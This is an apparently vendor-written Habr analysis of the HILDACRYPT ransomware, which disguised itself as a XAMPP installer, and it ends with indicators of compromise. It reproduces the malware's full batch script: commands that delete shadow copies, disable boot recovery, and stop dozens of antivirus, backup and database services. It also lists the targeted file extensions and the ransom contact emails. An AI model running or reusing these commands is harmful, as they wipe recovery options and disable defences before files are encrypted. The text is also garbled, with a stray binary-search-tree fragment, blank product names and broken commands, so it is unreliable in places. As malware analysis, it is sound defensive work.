

Hello, Habr! Once again, we bring you news about fresh versions of malware in the Ransomware category. HILDACRYPT is a new ransomware program, a representative of the family discovered in August 2019, named after a cartoon from the Netflix streaming service that was used to distribute the software. Today, we are exploring the technical specifics of this updated ransomware virus.

In the first versions of the Hilda ransomware, a link to a trailer for the animated series was included in the ransom note. HILDACRYPT, however, disguises itself as a legitimate XAMPP installer—a simple-to-install distribution of Apache that includes MariaDB, PHP, and Perl. Additionally, the ransomware has a different file name—xamp. Moreover, the ransomware file does not have a digital signature.
Static analysis

The ransomware is contained in a PE32 .NET file, written for MS Windows. Its size is 135,168 bytes. Both the main program code and the protective program code are written in C#. According to the date and time stamp of compilation, the binary file was created on September 14, 2019.
According to Detect It Easy, the ransomware is packed using Confuser and ConfuserEx, but these obfuscators are the same as before; only ConfuserEx is the successor to Confuser, so their code signatures are similar.

HILDACRYPT is indeed packed using ConfuserEx.

SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Attack vector
Most likely, the ransomware was discovered on one of the websites dedicated to web programming, disguised as a legitimate XAMPP program.
The entire infection chain can be seen in the .
Obfuscation

The strings of the ransomware are stored in an encrypted form. When HILDACRYPT runs, it decrypts them using Base64 and AES-256-CBC.
Installation

First of all, the ransomware creates a folder in %AppDataRoaming% with a GUID (Globally Unique Identifier) parameter generated randomly. By adding a bat file to this location, the ransomware executes it using cmd.exe:
cmd.exe /c JKfgkgj3hjgfhjka.bat & exit

It then begins executing a batch script to disable system functions or services.

The script contains a long list of commands that destroy shadow copies, disable the SQL server, backup, and antivirus solutions.
For example, it unsuccessfully attempts to stop Acronis Backup services. Additionally, it targets the backup systems and antivirus solutions of the following providers: Veeam, Sophos, Kaspersky, McAfee, and others.
@echo off
:: I'm not really a fan of ponies; cartoon girls are better, don't you think?
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet
net stop SQLAgent$SYSTEM_BGC /y
net stop “Sophos Device Control Service” /y
net stop macmnsvc /y
net stop SQLAgent$ECWDB2 /y
net stop “Zoolz 2 Service” /y
net stop McTaskManager /y
net stop “Sophos AutoUpdate Service” /y
net stop “Sophos System Protection Service” /y
net stop EraserSvc11710 /y
net stop PDVFSService /y
net stop SQLAgent$PROFXENGAGEMENT /y
net stop SAVService /y
net stop MSSQLFDLauncher$TPSAMA /y
net stop EPSecurityService /y
net stop SQLAgent$SOPHOS /y
net stop “Symantec System Recovery” /y
net stop Antivirus /y
net stop SstpSvc /y
net stop MSOLAP$SQL_2008 /y
net stop TrueKeyServiceHelper /y
net stop sacsvr /y
net stop VeeamNFSSvc /y
net stop FA_Scheduler /y
net stop SAVAdminService /y
net stop EPUpdateService /y
net stop VeeamTransportSvc /y
net stop “Sophos Health Service” /y
net stop bedbg /y
net stop MSSQLSERVER /y
net stop KAVFS /y
net stop Smcinst /y
net stop MSSQLServerADHelper100 /y
net stop TmCCSF /y
net stop wbengine /y
net stop SQLWriter /y
net stop MSSQLFDLauncher$TPS /y
net stop SmcService /y
net stop ReportServer$TPSAMA /y
net stop swi_update /y
net stop AcrSch2Svc /y
net stop MSSQL$SYSTEM_BGC /y
net stop VeeamBrokerSvc /y
net stop MSSQLFDLauncher$PROFXENGAGEMENT /y
net stop VeeamDeploymentService /y
net stop SQLAgent$TPS /y
net stop DCAgent /y
net stop “Sophos Message Router” /y
net stop MSSQLFDLauncher$SBSMONITORING /y
net stop wbengine /y
net stop MySQL80 /y
net stop MSOLAP$SYSTEM_BGC /y
net stop ReportServer$TPS /y
net stop MSSQL$ECWDB2 /y
net stop SntpService /y
net stop SQLSERVERAGENT /y
net stop BackupExecManagementService /y
net stop SMTPSvc /y
net stop mfefire /y
net stop BackupExecRPCService /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop klnagent /y
net stop MSExchangeSA /y
net stop MSSQLServerADHelper /y
net stop SQLTELEMETRY /y
net stop “Sophos Clean Service” /y
net stop swi_update_64 /y
net stop “Sophos Web Control Service” /y
net stop EhttpSrv /y
net stop POP3Svc /y
net stop MSOLAP$TPSAMA /y
net stop McAfeeEngineService /y
net stop “Veeam Backup Catalog Data Service” /
et stop MSSQL$SBSMONITORING /y
net stop ReportServer$SYSTEM_BGC /y
net stop AcronisAgent /y
net stop KAVFSGT /y
net stop BackupExecDeviceMediaService /y
net stop MySQL57 /y
net stop McAfeeFrameworkMcAfeeFramework /y
net stop TrueKey /y
net stop VeeamMountSvc /y
net stop MsDtsServer110 /y
net stop SQLAgent$BKUPEXEC /y
net stop UI0Detect /y
net stop ReportServer /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y
net stop MSSQL$BKUPEXEC /y
net stop SQLAgent$PRACTTICEBGC /y
net stop MSExchangeSRS /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop McShield /y
net stop SepMasterService /y
net stop “Sophos MCS Client” /y
net stop VeeamCatalogSvc /y
net stop SQLAgent$SHAREPOINT /y
net stop NetMsmqActivator /y
net stop kavfsslp /y
net stop tmlisten /y
net stop ShMonitor /y
net stop MsDtsServer /y
net stop SQLAgent$SQL_2008 /y
net stop SDRSVC /y
net stop IISAdmin /y
net stop SQLAgent$PRACTTICEMGT /y
net stop BackupExecJobEngine /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop BackupExecAgentBrowser /y
net stop VeeamHvIntegrationSvc /y
net stop masvc /y
net stop W3Svc /y
net stop “SQLsafe Backup Service” /y
net stop SQLAgent$CXDB /y
net stop SQLBrowser /y
net stop MSSQLFDLauncher$SQL_2008 /y
net stop VeeamBackupSvc /y
net stop “Sophos Safestore Service” /y
net stop svcGenericHost /y
net stop ntrtscan /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop MSExchangeMGMT /y
net stop SamSs /y
net stop MSExchangeES /y
net stop MBAMService /y
net stop EsgShKernel /y
net stop ESHASRV /y
net stop MSSQL$TPSAMA /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop VeeamCloudSvc /y
net stop “Sophos File Scanner Service” /y
net stop “Sophos Agent” /y
net stop MBEndpointAgent /y
net stop swi_service /y
net stop MSSQL$PRACTICEMGT /y
net stop SQLAgent$TPSAMA /y
net stop McAfeeFramework /y
net stop “Enterprise Client Service” /y
net stop SQLAgent$SBSMONITORING /y
net stop MSSQL$VEEAMSQL2012 /y
net stop swi_filter /y
net stop SQLSafeOLRService /y
net stop BackupExecVSSProvider /y
net stop VeeamEnterpriseManagerSvc /y
net stop SQLAgent$SQLEXPRESS /y
net stop OracleClientCache80 /y
net stop MSSQL$PROFXENGAGEMENT /y
net stop IMAP4Svc /y
net stop ARSM /y
net stop MSExchangeIS /y
net stop AVP /y
net stop MSSQLFDLauncher /y
net stop MSExchangeMTA /y
net stop TrueKeyScheduler /y
net stop MSSQL$SOPHOS /y
net stop “SQL Backups” /y
net stop MSSQL$TPS /y
net stop mfemms /y
net stop MsDtsServer100 /y
net stop MSSQL$SHAREPOINT /y
net stop WRSVC /y
net stop mfevtp /y
net stop msftesql$PROD /y
net stop mozyprobackup /y
net stop MSSQL$SQL_2008 /y
net stop SNAC /y
net stop ReportServer$SQL_2008 /y
net stop BackupExecAgentAccelerator /y
net stop MSSQL$SQLEXPRESS /y
net stop MSSQL$PRACTTICEBGC /y
net stop VeeamRESTSvc /y
net stop sophossps /y
net stop ekrn /y
net stop MMS /y
net stop “Sophos MCS Agent” /y
net stop RESvc /y
net stop “Acronis VSS Provider” /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop MSSQLFDLauncher$SHAREPOINT /y
net stop “SQLsafe Filter Service” /y
net stop MSSQL$PROD /y
net stop SQLAgent$PROD /y
net stop MSOLAP$TPS /y
net stop VeeamDeploySvc /y
net stop MSSQLServerOLAPService /y
del %0

Once the aforementioned services and processes are disabled, the cryptolocker gathers information about all running processes using the tasklist command to ensure that all necessary services are non-functional.
tasklist v /fo csv
This command outputs a detailed list of running processes, with elements separated by a comma.
"csrss.exe","448","services","0","1�896 ��","unknown","�/�","0:00:03","�/�"
After this check, the ransomware begins the encryption process.
Encryption
File Encryption
HILDACRYPT scans through all found contents on the hard drives, except for the Recycle.Bin and Reference AssembliesMicrosoft folders. The latter contains critical files like dll, pdb, and others for .Net applications, which may impact the operation of the ransomware. The following list of extensions is used to find files to be encrypted:
".vb:.asmx:.config:.3dm:.3ds:.3fr:.3g2:.3gp:.3pr:.7z:.ab4:.accdb:.accde:.accdr:.accdt:.ach:.acr:.act:.adb:.ads:.agdl:.ai:.ait:.al:.apj:.arw:.asf:.asm:.asp:.aspx:.asx:.avi:.awg:.back:.backup:.backupdb:.bak:.lua:.m:.m4v:.max:.mdb:.mdc:.mdf:.mef:.mfw:.mmw:.moneywell:.mos:.mov:.mp3:.mp4:.mpg:.mpeg:.mrw:.msg:.myd:.nd:.ndd:.nef:.nk2:.nop:.nrw:.ns2:.ns3:.ns4:.nsd:.nsf:.nsg:.nsh:.nwb:.nx2:.nxl:.nyf:.tif:.tlg:.txt:.vob:.wallet:.war:.wav:.wb2:.wmv:.wpd:.wps:.x11:.x3f:.xis:.xla:.xlam:.xlk:.xlm:.xlr:.xls:.xlsb:.xlsm:.xlsx:.xlt:.xltm:.xltx:.xlw:.xml:.ycbcra:.yuv:.zip:.sqlite:.sqlite3:.sqlitedb:.sr2:.srf:.srt:.srw:.st4:.st5:.st6:.st7:.st8:.std:.sti:.stw:.stx:.svg:.swf:.sxc:.sxd:.sxg:.sxi:.sxm:.sxw:.tex:.tga:.thm:.tib:.py:.qba:.qbb:.qbm:.qbr:.qbw:.qbx:.qby:.r3d:.raf:.rar:.rat:.raw:.rdb:.rm:.rtf:.rw2:.rwl:.rwz:.s3db:.sas7bdat:.say:.sd0:.sda:.sdf:.sldm:.sldx:.sql:.pdd:.pdf:.pef:.pem:.pfx:.php:.php5:.phtml:.pl:.plc:.png:.pot:.potm:.potx:.ppam:.pps:.ppsm:.ppsx:.ppt:.pptm:.pptx:.prf:.ps:.psafe3:.psd:.pspimage:.pst:.ptx:.oab:.obj:.odb:.odc:.odf:.odg:.odm:.odp:.ods:.odt:.oil:.orf:.ost:.otg:.oth:.otp:.ots:.ott:.p12:.p7b:.p7c:.pab:.pages:.pas:.pat:.pbl:.pcd:.pct:.pdb:.gray:.grey:.gry:.h:.hbk:.hpp:.htm:.html:.ibank:.ibd:.ibz:.idx:.iif:.iiq:.incpas:.indd:.jar:.java:.jpe:.jpeg:.jpg:.jsp:.kbx:.kc2:.kdbx:.kdc:.key:.kpdx:.doc:.docm:.docx:.dot:.dotm:.dotx:.drf:.drw:.dtd:.dwg:.dxb:.dxf:.dxg:.eml:.eps:.erbsql:.erf:.exf:.fdb:.ffd:.fff:.fh:.fhd:.fla:.flac:.flv:.fmb:.fpx:.fxg:.cpp:.cr2:.craw:.crt:.crw:.cs:.csh:.csl:.csv:.dac:.bank:.bay:.bdb:.bgt:.bik:.bkf:.bkp:.blend:.bpw:.c:.cdf:.cdr:.cdr3:.cdr4:.cdr5:.cdr6:.cdrw:.cdx:.ce1:.ce2:.cer:.cfp:.cgm:.cib:.class:.cls:.cmt:.cpi:.ddoc:.ddrw:.dds:.der:.des:.design:.dgc:.djvu:.dng:.db:.db-journal:.db3:.dcr:.dcs:.ddd:.dbf:.dbx:.dc2:.pbl:.csproj:.sln:.vbproj:.mdb:.md"

To encrypt user files, the ransomware uses the AES-256-CBC algorithm. The key size is 256 bits, and the initialization vector (IV) size is 16 bytes.

In the following screenshot, the values byte_2 and byte_1 were randomly obtained using GetBytes().
— some characteristic of the node (for example, a number). The key is needed to identify the element of the tree corresponding to this key. Example of a binary search tree:

EN


The encrypted file has the extension HCY!.. This is an example of an encrypted file. A key and IV were created for this file, as mentioned above.
Key Encryption
The cryptolocker stores the generated AES key in the encrypted file. The first part of the encrypted file has a header that contains data such as HILDACRYPT, KEY, IV, FileLen in XML format, and looks as follows:

The AES key and IV are encrypted using RSA-2048, and encoded using Base64. The RSA public key is stored in the body of the cryptolocker in one of the encrypted strings in XML format.
28guEbzkzciKg3N/ExUq8jGcshuMSCmoFsh/3LoMyWzPrnfHGhrgotuY/cs+eSGABQ+rs1B+MMWOWvqWdVpBxUgzgsgOgcJt7P+r4bWhfccYeKDi7PGRtZuTv+XpmG+m+u/JgerBM1Fi49+0vUMuEw5a1sZ408CvFapojDkMT0P5cJGYLSiVFud8reV7ZtwcCaGf88rt8DAUt2iSZQix0aw8PpnCH5/74WE8dAHKLF3sYmR7yFWAdCJRovzdx8/qfjMtZ41sIIIEyajVKfA18OT72/UBME2gsAM/BGii2hgLXP5ZGKPgQEf7Zpic1fReZcpJonhNZzXztGCSLfa/jQ==AQAB
The AES file key is encrypted using the RSA public key. The RSA public key is Base64-encoded and consists of a modulus and the public exponent 65537. A private RSA key is required for decryption, which is held by the attacker.
After RSA encryption, the AES key is encoded using Base64, stored in the encrypted file.
Ransom message
Upon completion of the encryption, HILDACRYPT writes an HTML file into the folder where it encrypted the files. The ransom program's notification contains two email addresses through which the victim can contact the attacker.
- hildalolilovesyou@airmail.cc
hildalolilovesyou@memeware.net

The ransom note also contains the phrase "No loli is safe;)" — a reference to the banned characters in Japan from anime and manga that resemble small girls.
Output
HILDACRYPT, a new family of ransomware, has released a new version. The encryption model prevents the victim from decrypting the files encrypted by the ransomware. The cryptolocker employs active protection methods to disable security services related to backup systems and antivirus solutions. The author of HILDACRYPT is a fan of the animated series Hilda, which is showcased on Netflix, and a link to the trailer was included in the ransom letter for a previous version of the software.
As usual, and can protect your computer from the HILDACRYPT ransomware, and providers have the ability to protect their clients with . Protection is ensured due to the fact that these solutions include not only backup but also our integrated protection system — a technology powered by machine learning and based on behavioral heuristics, which, unlike any other, can counter zero-day ransomware threats.
Indicators of Compromise
File extension HCY!
HILDACRYPTReadMe.html
xamp.exe with a single 'p' and without a digital signature
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Source: habr.com
